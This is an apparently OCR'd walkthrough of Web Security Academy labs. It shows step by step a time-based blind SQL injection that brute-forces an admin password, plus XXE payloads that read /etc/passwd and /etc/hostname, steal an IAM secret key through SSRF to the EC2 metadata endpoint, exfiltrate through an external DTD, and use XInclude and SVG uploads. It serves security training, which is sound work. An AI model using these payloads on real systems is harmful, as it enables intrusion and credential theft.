


- Step 02: We have to confirm the administrator username exists in the users table.



As we can see it took 10 seconds to response, so it means the administrator username exists in the users table.


- Step 03: Then we have to find out the password length.




So, we can see the password length is less than 21 characters.


- Step 04: Now we can bruteforce the password using intruder.
  ' || (SELECT CASE WHEN(username='administrator' AND SUBSTR(password,1,1)='a' THEN pg_sleep(10) ELSE pg_sleep(-1)END FROM users)--;

  We have to use “cluster bomb” as the attack type.





Select create new resource pool and set maximum concurrent requests to 1 and click “start attack”.



To check which requests takes too much time go to columns tab and check “Response received”.

After the attack we can find the password by checking the most response time that each request got.


XML external entity (XXE) injection

1. Exploiting XXE using external entities to retrieve files.

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.

- Step 01: Go to product page, click on "Check stock," and intercept the subsequent POST request using Burp Suite.
- Step 02: Include the following external entity definition between the XML declaration and the stockCheck element:

  <!DOCTYPE xxe [<!ENTITY password SYSTEM "file:///etc/passwd">]>
- Step 03: Then replace productid with a reference to the external entity “&password;”.



2. Exploiting XXE to perform SSRF attacks.

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.


The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.


- Step 01: Go to product page, click on "Check stock," and intercept the subsequent POST request using Burp Suite.
- Step 02: Include the following external entity definition between the XML declaration and the stockCheck element:

  <!DOCTYPE test [<!ENTITY ssrf SYSTEM "http://169.254.169.254/>]>

- Step 03: Change the productId number with a reference to the external entity: &ssrf;. After that the response should display "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.



- Step 04: Gradually modify the URL in the DTD to navigate through the API until wew reach /latest/meta-data/iam/security-credentials/admin. At this point, we should receive a JSON response that contains the SecretAccessKey.



3. Exploiting blind XXE to retrieve data via error messages.

This lab has a "Check stock" feature that parses XML input but does not display the result.


To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

- Step 01: Click “go to exploit server” and store the following DTD file in the body section on the server:

  ```
  <!ENTITY % file SYSTEM "file:///etc/passwd">
  <!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
  %eval;
  %exfil;
  ```


  Click store and “view exploit” and copy the URL of the DTD.



- Step 02: We need to send the “stockCheck” request to repeater and insert the following XML declaration:

  ```
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
  ```

  Then click send and we can see an error message containing the “/etc/passwd/” file.



4. Exploiting XInclude to retrieve files.

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.


To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

- Step 01: Go to product page, then click on "Check stock," and use Burp Suite to intercept the request and send it to repeater.

  And then set the value of productid parameter to this:

  <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>

  And click send then we can see the /etc/passwd file.




5. Exploiting XXE via image file upload.

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

The SVG image format uses XML.

- Step 01: First download an SVG icon image file click on a post. Make test comment with the .svg file and open burp suite and intercept the request. Click post comment and send the request to the repeater.



- Step 02: Delete all the .svg xml content and paste this and hit send.

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" >]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

Request

Pretty Raw Hex

```
test
------WebKitFormBoundaryRhDN8ymZRhN2KB7C
Content-Disposition: form-data; name="name"

test
------WebKitFormBoundaryRhDN8ymZRhN2KB7C
Content-Disposition: form-data; name="avatar"
; filename="circle-heat-svgrepo-com.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"file:///etc/hostname" > ]>
<svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1">
   <text font-size="16" x="0"
y="16">&xxe;</text>
</svg>
```


Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location:
/post/comment/confirmation?po
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

- Step 03: Then go to the post page and open the comment image icon.

- Step 04: Then we can see the actual host name of the target on the image. Note it down and go to the post page again and click on “Submit solution tab” on the header. And paste the host name and click submit.


...04ec7cab80140da800b900b1.web-security-academy.net says
Answer:
addd2d8efcc3
OK
Cancel